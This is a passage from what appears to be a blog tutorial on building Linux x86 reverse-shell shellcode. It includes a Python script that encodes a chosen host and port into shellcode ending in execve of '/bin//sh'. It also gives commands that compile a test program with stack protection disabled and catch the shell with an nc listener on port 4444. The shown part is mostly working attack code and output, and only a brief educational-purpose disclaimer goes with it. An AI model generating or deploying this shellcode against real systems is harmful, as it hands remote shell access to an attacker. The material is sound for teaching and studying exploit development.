    print (YELLOW + "hex host address: x" + h1 + "x" + h2 + "x" + h3 + "x" + h4 +
ENDC)

    p = socket.inet_aton(port).hex()[4:]
    pl = [p[i:i+2] for i in range(0, len(p), 2)]
    if "00" in pl:
        print (YELLOW + "port will cause null bytes to be in shellcode :(" + ENDC)
    p1, p2 = pl

    shellcode_port = "\\\x" + p1 + "\\\x" + p2
    print (YELLOW + "hex port: x" + p1 + "x" + p2 + ENDC)

    shellcode = "\\\x6a\\\x66\\\x58\\\x6a\\\x01\\\x5b\\\x31"
    shellcode += "\\\xd2\\\x52\\\x53\\\x6a\\\x02\\\x89\\\xe1\\\xcd\\\x80\\\x92\\\xb0\\\x66\\\x68"
    shellcode += shellcode_host
    shellcode += "\\\x66\\\x68"
    shellcode += shellcode_port
    shellcode += "\\\x43\\\x66\\\x53\\\x89\\\xe1\\\x6a\\\x10"
    shellcode += "\\\x51\\\x52\\\x89\\\xe1\\\x43\\\xcd"
    shellcode += "\\\x80\\\x6a\\\x02\\\x59\\\x87\\\xda\\\xb0"
    shellcode += "\\\x3f\\\xcd\\\x80\\\x49\\\x79\\\xf9"
    shellcode += "\\\xb0\\\x0b\\\x41\\\x89\\\xca\\\x52\\\x68"
    shellcode += "\\\x2f\\\x2f\\\x73\\\x68\\\x68\\\x2f\\\x62\\\x69\\\x6e\\\x89\\\xe3\\\xcd\\\x80"

```

```

print (GREEN + "your super shellcode is:" + ENDC)
print (GREEN + shellcode + ENDC)

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument('-l','--lhost',
                        required = True, help = "local IP",
                        default = "127.1.1.1", type = str)
    parser.add_argument('-p','--lport',
                        required = True, help = "local port",
                        default = "4444", type = str)
    args = vars(parser.parse_args())
    host, port = args['lhost'], args['lport']
    my_super_shellcode(host, port)

```

Prepare listener, run script, copy shellcode to our test program, compile and run:

```

python3 super_shellcode.py -l 10.9.1.6 -p 4444
gcc -static -fno-stack-protector -z execstack -m32 -o run run.c

```

The screenshot shows two terminal windows side-by-side. The left terminal window, titled 'run.c', contains the command 'nc -lvp 4444' and its output, which includes a connection from 'kali' to '10.9.1.6'. The right terminal window, titled '/run', contains the command 'python3 super\_shellcode.py -l 10.9.1.6 -p 4444', followed by the assembly shellcode generated by the script. Both windows show the command 'gcc -static -fno-stack-protector -z execstack -m32 -o run run.c' being run, and finally the command './run' being executed.

So our shellcode is perfectly worked :)

This is how you create your own shellcode, for example.

| This is a practical case for educational purpose only.

[The Shellcoder's Handbook](#)

[Shellcoding in Linux by exploit-db](#)

[my intro to x86 assembly](#)

[my nasm tutorial](#)

[ip](#)

socket

connect

execve

first part

Source code in Github

Thanks for your time, happy hacking and good bye!

*PS. All drawings and screenshots are mine*